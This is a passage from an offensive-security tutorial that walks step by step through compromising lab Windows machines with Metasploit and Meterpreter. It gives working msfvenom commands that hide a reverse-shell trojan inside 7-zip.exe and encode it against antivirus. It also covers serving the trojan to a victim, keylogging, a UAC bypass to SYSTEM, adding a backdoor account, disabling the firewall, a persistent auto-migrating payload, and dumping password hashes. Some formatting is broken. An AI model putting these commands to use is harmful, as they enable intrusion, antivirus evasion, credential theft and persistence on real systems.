[*] Started reverse TCP handler on 192.168.221.128:7777
[*] Sending stage (175174 bytes) to 192.168.221.157
[*] Meterpreter session 1 opened (192.168.221.128:7777 -> 192.168.221.157:60188) at 2021-10-05 08:41:08 -0400
meterpreter >

```

## Meterpreter

Meterpreter is a tool that allows hackers to the remote control. This tool contains many modules, including main exploits for taking advantage of system weaknesses, payload modules for running remote codes, and post modules that use after taking control of the target.

Basic commands	
<b>?</b>	Help menu displaying all commands.
<b>help</b>	Similar to ? displaying help screen.
<b>background</b>	Transfers the current process to run in the background.
<b>bgkill</b>	Closes process that runs in the background.
<b>bglist</b>	Displays a list of all processes running in the background.
<b>bgrun</b>	Runs a script as a background process.
<b>channel</b>	Displays active channels.
<b>close</b>	Close a channel.
<b>exit</b>	Turns off the meterpreter.
<b>quit</b>	the same as exit.
<b>irb</b>	Enters Ruby scripting mode.



<b>migrate</b>	Transfers the active process of PID to be.
<b>read</b>	Reads information from the channel.
<b>run</b>	Runs the script of meterpreter, which appears after the command.
<b>use</b>	Loads extension of meterpreter.
<b>write</b>	Writes information to channel.

System commands	
<b>cat</b>	Display file content.
<b>cd</b>	Change directory.
<b>del</b>	Delete file from target computer.
<b>download</b>	Download file from attacked computer to the attacker.
<b>edit</b>	Edit a file on the target computer.
<b>getlwd</b>	Show local folder we are in.
<b>lpwd</b>	Similar to getlwd.
<b>getwd</b>	Show working directory in the target computer.
<b>pwd</b>	Same as getwd.
<b>icd</b>	Changes the local folder we are in.
<b>mkdir</b>	Creates a new folder in the target computer.
<b>ls</b>	Shows all files in the working folder.
<b>rm</b>	Deletes file from the target computer.
<b>rmdir</b>	Deletes folder from target computer.
<b>upload</b>	Uploads a file from the attacker's computer to the target computer.

Network commands	
<b>ipconfig</b>	Displays information on the network interface and important information on IP.
<b>portfwd</b>	Port forwarding on a port of the target computer.
<b>route</b>	Show or change the routing table in the target computer.

System commands	
<b>clearav</b>	Clear event logs on target computer.
<b>execute</b>	Activates command or software on the target computer.
<b>getpid</b>	Show ID number of current process (PID).
<b>getpriv</b>	Get permissions on target computer.
<b>getuid</b>	Get the username of the target computer, a user with which we connected.
<b>kill</b>	Kill process by its PID.
<b>ps</b>	Display running processes.
<b>reboot</b>	Restarts target computer.
<b>reg</b>	Edit system registry of the target.
<b>rev2self</b>	Activate RevertToSelf() function.
<b>shell</b>	Opens CLI on target computer.
<b>shutdown</b>	Turns off the target computer.
<b>sysinfo</b>	Display information on the target system.

User interface commands	
<b>enumdesktops</b>	A list of all desktops possible for use.
<b>getdesktop</b>	A list showing where the meterpreter is active.



<b>idletime</b>	Shows the time the user didn't type or move the mouse.
<b>keyscan_start</b>	Start keylogger process.
<b>keyscan_stop</b>	Stop keylogger process.
<b>keyscan_dump</b>	Gets rid of the data collected by the keylogger.
<b>screenshot</b>	Screenshot of the target screen.

<b>Grant permissions command</b>	
<b>getsystem</b>	Use 15 different ways to get admin permissions.
<b>Passwords commands</b>	
<b>hashdump</b>	Gets the hash of the password file.


### Msfconsole Scripts

When using Msfconsole, you often have to repeat the same commands. For example, always set up a multi-handler (listening) in many attacks, including several repeated commands, such as port selection, IP address, and more. With scripts, execute many complex commands by running a single file. The Msfconsole can save and store scripts and call for their use when needed.

In Msfconsole, configure the normal setup.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.64.144
msf exploit(handler) > set LPORT 333
```


When writing the script, type in **makerc** and the script name, and save them for future use.



```
root@kali: ~
File Actions Edit View Help
msf6 > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.221.128
lhost => 192.168.221.128
msf6 exploit(multi/handler) > set lport 333
lport => 333
msf6 exploit(multi/handler) > makerc handler_tcp.rc
[*] Saving last 14 commands to handler_tcp.rc ...
msf6 exploit(multi/handler) >
```

Now, create the script, and type the *resource* and the script name.

```
msf exploit(handler) > resource handler_tcp.rc
```



```
root@kali: ~
File Actions Edit View Help
msf6 exploit(multi/handler) > resource handler_tcp.rc
[*] Processing /root/handler_tcp.rc for ERB directives.
resource (/root/handler_tcp.rc)> use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
```



## Injecting a Payload

When creating malware, consider that almost all antivirus software (if not all) warns the user. Therefore, hide the malware behind innocent programs and the malicious code to make it harder for antiviruses to identify them. There are multiple ways of doing these actions. The simplest way to hide the malware behind a program is to use an **x-flag** to protect the malware behind a file. For example, use the command to hide the malware 7zip app for windows. Download an executable file to use for the payload. In this example, use **7-zip.exe** as the file; hide the trojan inside.

Use the command to create the hidden trojan:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.221.128 LPORT=4444 -x 7-zip.exe -f exe -o cmd.exe
```

```
kali@kali: ~/Desktop
File Actions Edit View Help
kali@kali:~/Desktop$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.221.128 LPORT=4444 -x 7-zip.exe -f exe -o cmd.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 1447178 bytes
Saved as: cmd.exe
kali@kali:~/Desktop$
```

Send the executable file to the victim, in this case, Windows 7.

```
kali@kali: ~
File Actions Edit View Help
kali@kali:~$ python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
192.168.221.157 - - [05/Oct/2021 08:58:59] "GET / HTTP/1.1" 200 -
192.168.221.157 - - [05/Oct/2021 08:58:59] code 404, message File not found
192.168.221.157 - - [05/Oct/2021 08:58:59] "GET /favicon.ico HTTP/1.1" 404 -
192.168.221.157 - - [05/Oct/2021 08:59:29] "GET /Desktop HTTP/1.1" 301 -
192.168.221.157 - - [05/Oct/2021 08:59:29] "GET /Desktop/ HTTP/1.1" 200 -
192.168.221.157 - - [05/Oct/2021 08:59:49] "GET /Desktop/cmd.exe HTTP/1.1" 200 -
```

Another layer of hiding the malware is to use encoders of msfvenom. To see the encoding method inside a software, use the command: **msfvenom -l encoders**.

```
kali@kali: ~
File Actions Edit View Help
kali@kali:~$ msfvenom -l encoders

Framework Encoders [--encoder <value>]
=====

  Name                Rank      Description
  ----                -
  cmd/brace           low       Bash Brace Expansion Command Encoder
  cmd/echo            good      Echo Command Encoder
  cmd/generic_sh      manual    Generic Shell Variable Substitution Command Encoder
  cmd/ifs             low       Bourne ${IFS} Substitution Command Encoder
  cmd/perl            normal    Perl Command Encoder
  cmd/powershell_base64 excellent Powershell Base64 Command Encoder
  cmd/printf_php_mq   manual    printf(1) via PHP magic_quotes Utility Command
```




Choose an encoder. use x86/shikata\_ga\_nai.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.64.144 LPORT=4444  
-x cmd.exe -e x86/shikata_ga_nai -o cmd_backdoor.exe
```

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.221.128 LPORT=4444  
-x cmd.exe -e x86/shikata_ga_nai -o cmd_backdoor.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
Found 1 compatible encoders  
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 381 (iteration=0)  
x86/shikata_ga_nai chosen with final size 381  
Payload size: 381 bytes  
Saved as: cmd_backdoor.exe  
kali@kali:~$
```

Using the VirusTotal website, antivirus check results alerting a virus's presence before and after encoding.



The screenshot shows the VirusTotal website interface. The browser address bar displays the URL: <https://www.virustotal.com/gui/file/6a783845740afcee4a328a3505a3ae1d72ad1e7ffff319367cccb935a8bb0309>. The main content area shows a file with the following details:

- File ID: 6a783845740afcee4a328a3505a3ae1d72ad1e7ffff319367cccb935a8bb0309
- Size: 381.00 B
- Uploaded: 2021-10-05 13:04:53 UTC
- Filename: cmd\_backdoor.exe

The file is flagged as malicious by 12 security vendors. The detection results are as follows:

Detection	Details	Community
Ad-Aware	Exploit.Metacoder.Shikata.Gen	ALYac
	Exploit.Metacoder.Shikata.Gen	



## Post Exploitation

We could penetrate the target computer and get access - what is next? PE is one of the critical issues in the world of aggressiveness. It allows understanding the internal network and maneuvering within the attacked system. When the session opens, use migration and consolidation with the target explorer service. If the user recognizes and deletes the file, still communicate with it. Once integrated into the service, want to activate the keylogger and listen to everything the user enters. To do this on the meterpreter screen, use the ps command to display the list of active services. Look for explorer and see what its PID is. Once found, use the migrate command <PID>. Then, run the keylogger in the way: **keyscan\_start** and see the user's input by entering the command: **keyscan\_dump**.

Creating the connection, using a reverse\_tcp payload to gain a meterpreter session with the victim machine.

```
root@kali: ~  
File Actions Edit View Help  
msf6 > use exploit/multi/handler  
[*] Using configured payload windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set lhost 192.168.221.128  
lhost => 192.168.221.128  
msf6 exploit(multi/handler) > set lport 4444  
lport => 4444  
msf6 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 192.168.221.128:4444  
[*] Sending stage (175174 bytes) to 192.168.221.157  
[*] Meterpreter session 2 opened (192.168.221.128:4444 -> 192.168.221.157:55019) at 2021-10-05 09:11:00 -0400  
meterpreter > █
```

By typing **ps**, see all the processes running on the victim machine.

```
root@kali: ~  
File Actions Edit View Help  
meterpreter > ps  
Process List  
=====
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System				
40	4	Secure System				
76	4	Registry				
328	4	smss.exe				
392	632	svchost.exe				

The next step is to migrate the payload into a stable process, which in this case, is **explorer.exe** [4168]. Type **migrate** and specify the process name; migrate the payload into the explorer process.

```
root@kali: ~  
File Actions Edit View Help  
meterpreter > migrate 4168  
[*] Migrating from 1756 to 4168...  
[*] Migration completed successfully.  
meterpreter > █
```





Now, start the key scanner on the victim machine by typing **keyscan\_start**.

```
root@kali: ~  
File Actions Edit View Help  
meterpreter > keyscan_start  
Starting the keystroke sniffer ...  
meterpreter > █
```

Open notepad and type random text. Typing **keyscan\_dump** outputs the keys that the victim typed.

```
root@kali: ~  
File Actions Edit View Help  
meterpreter > keyscan_dump  
Dumping captured keystrokes...  
im typing on the victim's machine
```

It worked! The key scanner continues working until other features are activated or the session with the victim end. Always type **help** to see all available features as well.



### Privilege Escalation (Privesc)

Most computer systems are designed for use with multiple users. Privileges mean what a user is permitted to do. Standard privileges include viewing and editing files or modifying system files. Privilege escalation means the user receives privileges they are not entitled to. These privileges can delete files, view private information, or install unwanted programs such as viruses. It usually occurs when a system has a bug that allows security to be bypassed or has flawed design assumptions about its use.

Privilege escalation exploits a bug, design flaw, or configuration oversight in an operating system or software application to gain elevated access to resources generally protected from an application or user. The result is that an application with more privileges than the application developer or system administrator can execute unauthorized actions. When engaging in privilege escalation, we should always need to be prepared. Therefore, the checklist gives a greater view of the compromised machines we are looking for.

### Privilege Escalation Checklist

<b>System Information</b>
Hostname
Networking details
Current IP
Default route details
DNS server information

<b>User Information</b>
Current user details
Last logged-on users
Shows users logged onto the host
List all users, including uid/gid information
List root accounts
Extracts password policies and hash storage method information
Checks umask value
Checks if password hashes are stored in /etc/passwd
Extract full details for 'default' uid's such as 0, 1000, 1001, etc
Attempt to read restricted files i.e. /etc/shadow
List current users history files (i.e. .bash_history, .nano_history, .mysql_history , etc.)
Basic SSH checks

<b>Privileged access</b>
Which users have recently used sudo
Determine if /etc/sudoers are accessible
Determine if the current user has Sudo access without a password
Are known 'good' breakout binaries available via Sudo (i.e., nmap, vim, etc.)
Is the root's home directory accessible
List permissions for /home/



**Environmental**

Display current \$PATH

Displays env information

**Jobs/Tasks**

List all cron jobs

Locate all world-writable cron jobs

Locate cron jobs owned by other users of the system

List the active and inactive systemd timers

**Services**

List network connections (TCP and UDP)

List running processes

Lookup and list process binaries and associated permissions

List inetd.conf/xined.conf contents and associated binary file permissions

List init.d binary permissions

**Version Information**

Sudo

MYSQL

Postgres

**Apache**

Shows enabled modules

Checks for htpasswd files

View www directories

**Default/Weak Credentials**

Checks for default/weak Postgres accounts

Checks for default/weak MYSQL accounts

**Searching**

Locate all SUID/GUID files

Locate all world-writable SUID/GUID files

Locate all SUID/GUID files owned by the root

Locate 'interesting' SUID/GUID files (i.e., nmap, vim, etc.)

Locate files with POSIX capabilities

List all world-writable files

Find/list all accessible \*.plan files and display contents

Find/list all accessible \*.rhosts files and display contents

Show NFS server details

Locate \*.conf and \*.log files containing keywords supplied at script runtime

List all \*.conf files located in /etc

Locate mail



## Gaining Privilege Escalation on the Victim Machine

Create a payload using msfvenom.

```
kali@kali: ~  
File Actions Edit View Help  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload /windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set lhost 192.168.221.128  
lhost => 192.168.221.128  
msf6 exploit(multi/handler) > set lport 4444  
lport => 4444  
msf6 exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 192.168.221.128:4444  
[*] Sending stage (175174 bytes) to 192.168.221.157  
[*] Meterpreter session 11 opened (192.168.221.128:4444 -> 192.168.221.157:64535) at 2021-10-05 10:20:20 -0400  
  
meterpreter > █
```

After having a meterpreter session, check a few things on the system before taking another step to privesc. We want to know how much time the machine is running; that way, we calculate when the user is away from the computer or vice versa to determine the machine's idle working time. The **idle time** is supposed to tell how long it has been since the user typed any input on that terminal. Windows never reads input from a terminal for X-windows sessions but instead gathers input directly from the mouse and keyboard.

```
kali@kali: ~  
File Actions Edit View Help  
meterpreter > idletime  
User has been idle for: 54 secs  
meterpreter > █
```

A system information check is critical to check. That way, check if a kernel exploit is available for this machine.

```
kali@kali: ~  
File Actions Edit View Help  
meterpreter > sysinfo  
Computer      : WINDEV2104EVAL  
OS            : Windows 10 (10.0 Build 19042).  
Architecture : x64  
System Language : en_US  
Domain       : WORKGROUP  
Logged On Users : 2  
Meterpreter   : x86/windows  
meterpreter > █
```



Checking for running processes on the machine.

```
kali@kali: ~  
File Actions Edit View Help  
meterpreter > ps  
Process List  
=====
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System				
40	4	Secure System				
76	4	Registry				
320	4	smss.exe				
432	628	svchost.exe				
440	432	csrss.exe				

Check the current path in the session.

```
kali@kali: ~  
File Actions Edit View Help  
meterpreter > pwd  
C:\Users\User\Desktop  
meterpreter > █
```

After checking all available information, go for kernel exploit, which is very vulnerable to those Windows machines. Kernel exploits are programs that leverage kernel vulnerabilities to execute arbitrary code with elevated permissions. Successful kernel exploits typically give attackers superuser access to target systems through a root command prompt. In many cases, escalating to root on a Linux system is as simple as downloading a kernel exploit to the target file system, compiling it, and executing it.

Now, create a new user on the victim's machine. This way, you have access to the system at any given time. To create a new user on the victims' machine, escalate the privileges to a higher tier since we have a standard privilege.

```
kali@kali: ~/PhishX  
File Actions Edit View Help  
meterpreter > bg  
[*] Backgrounding session 2...  
msf6 exploit(multi/handler) > █
```

UAC, or User Account Control, is a security feature of Windows that limits what a standard user can do until an administrator authorizes a temporary increase of privileges. We've all dealt with the annoying pop-up when trying to install software or run a specific program. Still, this feature helps keep malware at bay by allowing applications to run with higher privileges on an as-needed basis.



Search for **bypassuac** (bypass user account control).

```

kali@kali: ~
File Actions Edit View Help
msf6 exploit(multi/handler) > search bypassuac

Matching Modules
=====
#   Name                                     Disclosure Date   Rank
Check Description                               -----
-----
0   exploit/windows/local/bypassuac windows_store_filesys 2019-08-22      manual
Yes Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe)
1   exploit/windows/local/bypassuac windows_store_reg    2019-02-19      manual
Yes Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe) and Registry
2   exploit/windows/local/bypassuac                               2010-12-31      excellent
No   Windows Escalate UAC Protection Bypass
3   exploit/windows/local/bypassuac injection              2010-12-31      excellent
No   Windows Escalate UAC Protection Bypass (In Memory Injection)
4   exploit/windows/local/bypassuac injection_winsxs       2017-04-06      excellent
No   Windows Escalate UAC Protection Bypass (In Memory Injection) abusing WinSXS

```

Use the first option, which is useful for us, type use and the exploit's name.

```

kali@kali: ~
File Actions Edit View Help
msf6 exploit(multi/handler) > use 2
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > options

Module options (exploit/windows/local/bypassuac):

Name      Current Setting  Required  Description
----      -
SESSION   yes              yes       The session to run this module on.
TECHNIQUE EXE              yes       Technique to use if UAC is turned off (Accepted

```

The requirements are filled for running the exploit. Set an available session for the BypassUAC. Type **getsystem**; this command attempt to elevate the privilege to that of the local system.

```

kali@kali: ~
File Actions Edit View Help
meterpreter > getsystem
..got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >

```

We got the system using the **bypassuac exploit**. Check that using the **getuid** command.

```

kali@kali: ~
File Actions Edit View Help
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```



Spawn a shell since it is a Windows 7 machine; type **shell**.


```
kali@kali: ~  
File Actions Edit View Help  
meterpreter > shell  
Process 1176 created.  
Channel 1 created.  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
C:\Windows\system32>
```

To create a user creation in Windows type: **net user <username> <password> /add**

```
kali@kali: ~  
File Actions Edit View Help  
C:\Windows\system32>net user pwned 1123 /add  
net user pwned 1123 /add  
The command completed successfully.  
C:\Windows\system32>
```

Another step into the system is to disable the victim's firewall, which would favor the next step: create an auto migrated payload, which opens a session every time the user tries to kill the payload process. On the shell session, type **netsh advfirewall set allprofiles state off**.

```
kali@kali: ~  
File Actions Edit View Help  
C:\Windows\system32>netsh advfirewall set allprofiles state off  
netsh advfirewall set allprofiles state off  
Ok.  
C:\Windows\system32>
```



## Creating the auto migrating payload

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.64.144 lport=5555  
prependmigrate=true prependmigrateprocess=explorer.exe -f exe <payloadName>
```

Upload and run the auto-migrating payload.

```
kali@kali: ~  
File Actions Edit View Help  
meterpreter > upload /home/kali/Desktop/autoMigrator.exe  
[*] uploading : /home/kali/Desktop/autoMigrator.exe -> autoMigrator.exe  
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/kali/Desktop/autoMigrator.exe -> autoMigrator.exe  
[*] uploaded : /home/kali/Desktop/autoMigrator.exe -> autoMigrator.exe
```

After uploading the payload, check if it was successfully uploaded by typing `ls | grep <payloadName>`

Execute by typing: `execute -f <payloadName.exe> -i -H`

```
kali@kali: ~  
File Actions Edit View Help  
meterpreter > ls | grep autoMigrator.exe  
100777/rwxrwxrwx 73802 fil 2021-10-08 02:29:52 -0400 autoMigrator.exe  
meterpreter > execute -f autoMigrator.exe -i -H  
Process 2120 created.  
Channel 2 created.  
meterpreter >
```

```
kali@kali: ~  
File Actions Edit View Help  
meterpreter > ps  
Process List  
=====
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
240	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\sm

Use many more techniques and methods to privilege escalation and persistence for Windows or Linux.





## Using the Meterpreter Modules for Enumeration

Metasploit offers several post-exploitation modules that further information gathering on the target network.

### ARP Scanner

The `arp_scanner` post-module runs an ARP scan for a given range through a compromised host.

```
meterpreter > run post/windows/gather/arp_scanner RHOSTS=192.168.64.0/24

[*] Running module against WIN-DU7G2BR8VUH
[*] ARP Scanning 192.168.64.0/24
[+] IP: 192.168.64.2 MAC 00:50:56:ec:af:90 (VMware, Inc.)
[+] IP: 192.168.64.1 MAC 00:50:56:c0:00:08 (VMware, Inc.)
[+] IP: 192.168.64.137 MAC 00:0c:29:4a:86:2f (VMware, Inc.)
[+] IP: 192.168.64.144 MAC 00:0c:29:4a:86:2f (VMware, Inc.)
[+] IP: 192.168.64.151 MAC 00:0c:29:15:e7:ee (VMware, Inc.)
[+] IP: 192.168.64.255 MAC 00:0c:29:15:e7:ee (VMware, Inc.)
[+] IP: 192.168.64.254 MAC 00:50:56:f5:1d:a1 (VMware, Inc.)
```

### CheckVM

The `checkvm` post module checks to see if the compromised host is virtual. This module supports Hyper-V, VMWare, VirtualBox, Xen, and QEMU virtual machines.

```
kali@kali: ~
File Actions Edit View Help
meterpreter > run post/windows/gather/checkvm

[*] Checking if the target is a Virtual Machine ...
[+] This is a VMware Virtual Machine
meterpreter >
```

### Enumeration of Services and Process

The `dumplinks` module parses the `.lnk` files in a user's Recent Documents, which could be useful for further information gathering. As shown, we first need to migrate into the user process before running the module.

```
kali@kali: ~
File Actions Edit View Help
meterpreter > run post/windows/gather/dumplinks

[*] Running module against IEWIN7
[*] Extracting lnk files for user IEUser at C:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Recent\...
[*] Processing: C:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Recent\alternatestreamview-x64.zip.lnk.
[*] Processing: C:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Recent\AlternateStreamView.lnk.
```



## Enumerating Applications

The **enum\_applications** module enumerates the applications installed on the compromised host.

```
kali@kali: ~  
File Actions Edit View Help  
meterpreter > run post/windows/gather/enum_applications  
  
[*] Enumerating applications installed on IEWIN7  
  
Installed Applications  
=====
```

Name	Version
-----	-----
Alien Registry Viewer version 3.6	3.6
Alien Registry Viewer version 3.6	3.6
HxD Hex Editor version 1.7.7.0	1.7.7.0
HxD Hex Editor version 1.7.7.0	1.7.7.0
Kaspersky VPN	21.3.10.391

```
-----  
Update for Microsoft .NET Framework 4.7.1 (KB4532932) 1  
Update for Microsoft .NET Framework 4.7.1 (KB4532932) 1  
WinPcap 4.1.3 4.1.0.2980  
WinPcap 4.1.3 4.1.0.2980  
WinRAR 6.01 beta 1 (32-bit) 6.01.1  
WinRAR 6.01 beta 1 (32-bit) 6.01.1  
  
[+] Results stored in: /root/.msf4/loot/20211006034523_default_192.168.221.172_host.application_032242.txt  
meterpreter > █
```

## Enumerate Logged Users

The **enum\_logged\_on\_users** post-module returns a listing of current and recently logged-on users and their SIDs.

```
kali@kali: ~  
File Actions Edit View Help  
meterpreter > run post/windows/gather/enum_logged_on_users  
  
[*] Running against session 3  
  
Current Logged Users  
=====
```

SID	User
---	---
S-1-5-21-2213123778-2569645789-4120232176-1000	IEWIN7\IEUser
S-1-5-21-2213123778-2569645789-4120232176-1002	IEWIN7\sshd_server

```
-----  
[+] Results saved in: /root/.msf4/loot/20211006034645_default_192.168.221.172_host.users.activ_042474.txt  
  
Recently Logged Users  
=====
```

SID	Profile Path
---	-----
S-1-5-18	%systemroot%\system32\config\systemprofile
S-1-5-19	C:\Windows\ServiceProfiles\LocalService



### Enumerate Shared Folders

The **enum\_shares** post-module returns a listing of both configured and recently used shares on the compromised system.

```
kali@kali: ~  
File Actions Edit View Help  
meterpreter > run post/windows/gather/enum_shares  
[*] Running against session 3  
[*] The following shares were found:  
[*]     Name: ca_setup  
[*]  
[*]     Name: Users  
[*]  
meterpreter > |
```

### Enumerate SNMP

The **enum\_snmp** module enumerates the SNMP service configuration on the target, if present, including the community strings.

```
kali@kali: ~  
File Actions Edit View Help  
meterpreter > run post/windows/gather/enum_snmp  
[*] Running module against IEWIN7  
[*] Checking if SNMP is Installed  
[*]     SNMP is installed!  
[*] Enumerating community strings  
[*]  
[*]     Community Strings  
[*]     =====  
[*]  
[*]     Name      Type  
[*]     ----      -  
[*]     Public    READ ONLY  
[*]
```

### Hashdump

The hashdump post-module prints the local user's accounts on the compromised host using the registry.

```
kali@kali: ~  
File Actions Edit View Help  
meterpreter > run post/windows/gather/hashdump  
[*] Obtaining the boot key...  
[*] Calculating the hboot key using SYSKEY 34182b43934ac81579b334af1c2e54b4...  
[*] Obtaining the user list and keys...  
[*] Decrypting user keys...  
[*] Dumping password hints...  
  
No users with password hints on this system  
  
[*] Dumping password hashes...  
  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::  
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```



## USB History

The **usb\_history** module enumerates the USB drive history on the compromised system.

```
kali@kali: ~
File Actions Edit View Help
meterpreter > run post/windows/gather/usb_history

[*] Running module against IEWIN7
[*]
E:                                     Disk 3f2d02cb
D: IDE#CdRomNECVMWare_VMware_IDE_CDR00 1.00 #5&2eba49&0&0.0.0#{53f563
0d-b6bf-11d0-94f2-00a0c91efb8b}
A: FDC#GENERIC_FLOPPY_DRIVE#6&2bc13940&0&0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}
```

## Local Exploit Suggester

The **local\_exploit\_suggester**, or 'Lester' for short, scans a system for local vulnerabilities contained in Metasploit. It then makes suggestions based on the results and displays the exploit's location for quicker access.

```
kali@kali: ~
File Actions Edit View Help
meterpreter > bg
[*] Backgrounding session 3...
msf6 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > set session 3
session => 3
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.221.172 - Collecting local exploits for x64/windows...
[*] 192.168.221.172 - 28 exploit checks are being tried...
```

## Extracting User Credentials

The **credential\_collector** module harvests password hashes and tokens on the compromised host.

```
kali@kali: ~
File Actions Edit View Help
meterpreter > run post/windows/gather/credentials/credential_collector

[*] Running module against IEWIN7
[+] Collecting hashes...
Extracted: Administrator:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc97
1889
Extracted: Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
Extracted: hack:aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6
Extracted: hack1:aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6
```

```
kali@kali: ~
File Actions Edit View Help
